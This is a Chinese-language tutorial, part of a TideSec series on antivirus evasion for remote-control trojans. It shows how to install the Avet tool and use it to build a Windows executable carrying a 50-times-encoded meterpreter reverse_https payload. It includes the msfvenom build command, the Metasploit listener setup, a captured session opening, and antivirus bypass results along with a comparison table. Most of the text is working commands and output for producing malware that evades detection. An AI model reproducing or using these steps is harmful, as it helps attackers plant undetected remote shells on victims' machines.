



TIDE 安全团队

[HTTP://WWW.TIDASEC.COM](http://www.tideseccom.com)

## 远控免杀专题系列文章

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## 本专题文章导航

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### 1、远控免杀专题(1)-基础

篇：[https://mp.weixin.qq.com/s/3LZ\\_cj2gDC1bQATxqBfweg](https://mp.weixin.qq.com/s/3LZ_cj2gDC1bQATxqBfweg)

### 2、远控免杀专题(2)-msfvenom隐藏的参

数：<https://mp.weixin.qq.com/s/1r0iakLpnLrjCrOp2gT10w>

### 3、远控免杀专题(3)-msf自带免杀(VT免杀率

35/69)：[https://mp.weixin.qq.com/s/A0CZsILhCLOK\\_HgkHGcpEA](https://mp.weixin.qq.com/s/A0CZsILhCLOK_HgkHGcpEA)

### 4、远控免杀专题(4)-Evasion模块(VT免杀率

12/71)：[https://mp.weixin.qq.com/s/YnnCM7W20xScv52k\\_ubxYQ](https://mp.weixin.qq.com/s/YnnCM7W20xScv52k_ubxYQ)

### 5、远控免杀专题(5)-Veil免杀(VT免杀率23/71)：[https://mp.weixin.qq.com/s/-](https://mp.weixin.qq.com/s/-PHVIAQVyU8QlpHwcpN4yw)

[PHVIAQVyU8QlpHwcpN4yw](https://mp.weixin.qq.com/s/-PHVIAQVyU8QlpHwcpN4yw)

### 6、远控免杀专题(6)-Venom免杀(VT免杀率

11/71)：<https://mp.weixin.qq.com/s/CbfxupSWEPB86tBZsmxNCQ>

### 7、远控免杀专题(7)-Shellter免杀(VT免杀率

7/69)：<https://mp.weixin.qq.com/s/ASnldn6nk68D4bwkfYm3Gg>

### 8、远控免杀专题(8)-BackDoor-Factory免杀(VT免杀率

13/71)：<https://mp.weixin.qq.com/s/A30JHhXhwe45xV7hv8jvVQ>

9、远控免杀专题(9)-Avet免杀(VT免杀率14/71): 本文

文章打包下载及相关软件下载: <https://github.com/TideSec/BypassAntiVirus>

## 免杀能力一览表

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									✓	✓	
2	msf自编码	51/69		✓							✓	✓	
3	msf自捆绑	39/69		✓							✓	✓	✓
4	msf捆绑+编码	35/68	✓	✓							✓	✓	✓
5	msf多重编码	45/70		✓			✓				✓	✓	✓
6	Evasion模块exe	42/71		✓							✓	✓	✓
7	Evasion模块hta	14/59			✓			✓			✓	✓	✓
8	Evasion模块csc	12/71		✓	✓	✓	✓		✓	✓	✓	✓	✓
9	Veil原生exe	44/71	✓		✓						✓		✓
10	Veil+gcc编译	23/71	✓	✓	✓		✓				✓	✓	✓
11	Venom-生成exe	19/71		✓	✓	✓	✓				✓	✓	✓
12	Venom-生成dll	11/71	✓	✓	✓	✓	✓	✓			✓	✓	✓
13	Shellter免杀	7/69	✓	✓	✓		✓		✓		✓	✓	✓
14	BackDoor-Factory	13/71		✓	✓		✓	✓			✓	✓	✓
15	BDF+shellcode	14/71		✓	✓		✓		✓		✓	✓	✓
16	Avet免杀	17/71	✓	✓	✓		✓			✓	✓	✓	✓

几点说明:

1、上表中标识 ✓ 说明相应杀毒软件未检测出病毒, 也就是代表了Bypass。

2、为了更好的对比效果, 大部分测试payload均使用msf的 windows/meterpreter/reverse\_tcp 模块生成。

3、由于本机测试时只是安装了360全家桶和火绒, 所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 5.0.0.8160 (2019.12.12), 火绒版本 5.0.33.13 (2019.12.12), 360安全卫士 12.0.0.2001 (2019.12.17)。

4、其他杀软的检测指标是在 virustotal.com (简称VT) 上在线查杀, 所以可能只是代表了静态查杀能力, 数据仅供参考, 不足以作为免杀的精确判断指标。

5、完全不必要苛求一种免杀技术能bypass所有杀软，这样的技术肯定是有的，只是没被公开，一旦公开第二天就能被杀了，其实我们只要能bypass目标主机上的杀软就足够了。

## 一、Avet介绍

Avet全称 AntiVirus Evasion Tool，2017年在blackhat大会上公开演示，可对shellcode，exe和dll等多种载荷进行免杀处理，使用了多种不同的免杀技术，具有较好的免杀效果，据说在blackhat大会上演示时免杀效果震撼全场。

## 二、安装Avet

### 2.1、自动安装

我测试使用的parrot 4.4系统，类似于kali。

下载到本地：

```
git clone https://github.com/govolution/avet
```

如果是64位系统，可以直接使用下面命令来进行安装

```
./setup.sh
```

脚本会自动安装/配置wine和安装tdm-gcc。

安装后执行 `python ./avet_fabric.py` 即可。

看起来没什么问题，但是有时候在最后生成exe时会报错。。报错后还可以选择手动安装，逐个排除错误。

## 2.2、手动安装

---

1、下载到本地:

```
git clone https://github.com/govolution/avet
```

2、然后安装wine

```
dpkg --add-architecture i386  
apt-get update  
apt-get install wine -y  
apt-get install wine32 -y
```



3、安装tdm-gcc

下载tdm64-gcc

```
wget -c --no-check-certificate  
https://nchc.dl.sourceforge.net/project/tdm-gcc/TDM-  
GCC%20Installer/tdm64-gcc-5.1.0-2.exe
```

安装tdm64-gcc

```
wine tdm64-gcc-5.1.0-2.exe
```



之后在Avet目录中执行 `python ./avet_fabric.py` 即可。

### 三、使用Avet进行免杀

```

    .|      +
   *       |'      ,      +      *
         |'|      \
        +     _    |'      *      |'      _---"|
       -'-   _-   |'      |'      |'      |'
      '-|   _-|   ||      '-_   |'      |'      |'
     '|   |'   |'      ||      |'      |'      |'
    |_|   '-|   |'      ""      '-|   '-|   |'      |_____
jgs-----

AVET Fabric by Daniel Sauder, Florian Saager

avet.fabric.py is an assistant for building exe files with shellcode payloads for targeted attacks and antivirus evasion.

0: build_40xshikata_revhttpsunstaged_win32.sh
1: build_50xshikata_quiet_revhttps_win32.sh
2: build_50xshikata_revhttps_win32.sh
3: build_asciimsf_fromcmd_revhttps_win32.sh
4: build_asciimsf_revhttps_win32.sh
5: build_avetenc_dynamicfromfile_revhttps_win32.sh
6: build_avetenc_fopen_revhttps_win32.sh
7: build_avetenc_mtrprtrxor_revhttps_win64.sh
8: build_calcfromcmd_50xshikata_revhttps_win32.sh
9: build_calcfrompowershell_50xshikata_revhttps_win32.sh
10: build_cpucore_revhttps_win32.sh
11: build_disablewindefpsh_xorfromcmd_revhttps_win64.sh
12: build_dkmc_downloadexecshc_revhttps_win32.sh
13: build_downloadbitsadmin_mtrprtrxor_revhttps_win64.sh
14: build_downloadbitsadmin_revhttps_win32.sh
15: build_downloaddcertutil_revhttps_win32.sh
16: build_downloadexplorer_revhttps_win32.sh
17: build_downloadpsh_revhttps_win32.sh
18: build_downloadsocket_mtrprtrxor_revhttps_win64.sh
19: build_downloadsocket_revhttps_win32.sh
20: build_dynamicfromfile_revhttps_win32.sh
21: build_fopen_mtrprtrxor_revhttps_win64.sh
22: build_fopen_quiet_revhttps_win32.sh
23: build_fopen_revhttps_win32.sh
24: build_gethostbyname_revhttps_win32.sh
25: build_hasvmkey_revhttps_win32.sh
26: build_hasvmmac_revtcp_win32.sh
27: build_hollowing_targetfromcmd_doubleenc_doubleev_revhttps_win64.sh
28: build_hollowing_targetfromcmd_doubleenc_doubleev_revtcp_win32.sh
29: build_injectdll_targetfromcmd_execcalc_downloadpsh_fopen_gethostbyname_win32.sh
30: build_injectdll_targetfromcmd_execcalc_downloadpsh_fopen_gethostbyname_win64.sh
31: build_injectshc_targetfromcmd_fopen_gethostbyname_xor_revhttps_win64.sh
32: build_injectshc_targetfromcmd_fopen_gethostbyname_xor_revtcp_win32.sh
33: build_kaspersky_fopen_shellrevtcp_win32.sh
34: build_mimikatz_pe2shc_xorfromcmd_win64.sh
35: build_rc4enc_mimikatz_win64.sh
36: buildsvc_20xshikata_bindtcp_win32.sh
Input number of the script you want use and hit enter: 2

```

基本上一路都是默认就可以，当然你也可以自己修改一些配置，可能会有更好的免杀效果，也可能生成的payload无法运行。。。

```

Input number of the script you want use and hit enter: 2
Now you can edit the build script line by line.

Apply shikata 50 times.
print AVET logo
$ cat banner.txt
include script containing the compiler var $win32_compiler
you can edit the compiler in build/global_win32.sh
or enter $win32_compiler="mycompiler" here
$ . build/global_win32.sh
import feature construction interface
$ . build/feature_construction.sh
import global default lhost and lport values from build/global_connect_config.sh
$ . build/global_connect_config.sh
override connect-back settings here, if necessary
$ LPORT=$GLOBAL_LPORT
$ LHOST=$GLOBAL_LHOST
make meterpreter reverse payload, encoded 50 rounds with shikata_ga_nai
$ msfvenom -p windows/meterpreter/reverse_https lhost=10.211.55.2 lport=3333 -e x86/shikata_ga_nai -i 50 -f c -a x86 --platform Windows > input/sc_c.txt
no command preexec
$ set_command_source no_data
$ set_command_exec no_command
set shellcode source
$ set_payload_source static_from_file input/sc_c.txt
set decoder and crypto key source
$ set_decoder none
$ set_key_source no_data
set payload info source
$ set_payload_info_source no_data
set shellcode binding technique
$ set_payload_execution_method exec_shellcode
enable debug output
$ enable_debug_print
compile to output.exe file
$ $win32_compiler -o output/output.exe source/avet.c
$ strip output/output.exe
cleanup
$ cleanup_techniques

The following commands will be executed:
#!/bin/bash
cat banner.txt
. build/global_win32.sh
. build/feature_construction.sh
. build/global_connect_config.sh
LPORT=$GLOBAL_LPORT
LHOST=$GLOBAL_LHOST
msfvenom -p windows/meterpreter/reverse_https lhost=10.211.55.2 lport=3333 -e x86/shikata_ga_nai -i 50 -f c -a x86 --platform Windows > input/sc_c.txt
set_command_source no_data
set_command_exec no_command
set_payload_source static_from_file input/sc_c.txt
set_decoder none
set_key_source no_data
set_payload_info_source no_data
set_payload_execution_method exec_shellcode
enable_debug_print
$win32_compiler -o output/output.exe source/avet.c
strip output/output.exe
cleanup_techniques

Press enter to continue.

```

在msf里监听 windows/meterpreter/reverse\_https



```

msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
  LHOST 10.211.55.2 yes The local listener hostname
  LPORT 3333 yes The local listener port
  LURI no The HTTP Path

Payload options (windows/meterpreter/reverse_https):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
  LHOST 10.211.55.2 yes The local listener hostname
  LPORT 3333 yes The local listener port
  LURI no The HTTP Path

Exploit target:


  Id  Name
  --  -
  0 Wildcard Target

msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://10.211.55.2:3333

```

在测试机器上执行 `output.exe`



可正常上线

```

msf5 exploit(multi/handler) > exploit


[*] Started HTTPS reverse handler on https://10.211.55.2:3333
[*] https://10.211.55.2:3333 handling request from 10.211.55.3; (UUID: rsjmt27w) Staging x86 payload (181337 bytes) ...
[*] Meterpreter session 24 opened (10.211.55.2:3333 -> 10.211.55.3:51932) at 2019-12-24 18:12:29 +0800

^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf5 exploit(multi/handler) > sessions 24
[*] Starting interaction with 24...

meterpreter > getpid
Current pid: 2652
meterpreter >

```

打开杀软测试一下，360和火绒全bypass



virustotal.com中17/71个报毒

ad8ce5293edcd8cb0c769f03ee7425d5985caa42a415d9180b3586b86b02bd

17 / 71

ad8ce5293edcd8cb0c769f03ee7425d5985caa42a415d9180b3586b86b02bd

output.exe

64bits assembly peexe

21.00 KB Size 2019-12-24 13:12:31 UTC a moment ago

DETECTION	DETAILS	COMMUNITY
Ad-Aware	Gen.Variant.Ursu.689276	AlinLab-V3 Trojan.Win32.Generic.C3551578
Allyac	Gen.Variant.Ursu.689276	Arcabit Trojan.Ursu.DA847C
Avast	Win32-Avet-A [Trj]	AVG Win32-Avet-A [Trj]
BitDefender	Gen.Variant.Ursu.689276	Emsisoft Gen.Variant.Ursu.689276 (B)
eScan	Gen.Variant.Ursu.689276	FireEye Gen.Variant.Ursu.689276
GData	Gen.Variant.Ursu.689276	Ikarus Trojan.Win64.Meterpreter
Kaspersky	HEUR:Trojan.Win32.Generic	MAX Malware (ai Score=81)
Microsoft	Trojan.Win64.Meterpreter.E	Symantec Hacktool.Avet
ZoneAlarm by Check Point	HEUR:Trojan.Win32.Generic	Acronis Undetected
AegisLab	Undetected	Alibaba Undetected
Anity-AVL	Undetected	SecureAge APEX Undetected
Avast-Mobile	Undetected	Avira (no cloud) Undetected

## 四、小结

可能是因为知名度太高，默认输出的payload免杀能力只能算是一般，测试了几个模块，最好的免杀是13/71，最差的是36/71，不过相比msf原生的免杀已经好很多了。而且Avet提供了强大的自定义功能，在build文件夹下可以看到所有的payload生成脚本，很多参数都可以自己设定。Avet框架也是比较成熟的，可以轻松的进行二次开发，很容易能开发出来自己的专用免杀工具。

## 五、参考资料

Msf木马过狗免杀之利用Avet过20+狗: <https://zhuanlan.zhihu.com/p/38813500>

AntiVirus Evasion Tool(avet)测试分

析: [https://3gstudent.github.io/3gstudent.github.io/AntiVirus-Evasion-Tool\(avet\)%E6%B5%8B%E8%AF%95%E5%88%86%E6%9E%90/](https://3gstudent.github.io/3gstudent.github.io/AntiVirus-Evasion-Tool(avet)%E6%B5%8B%E8%AF%95%E5%88%86%E6%9E%90/)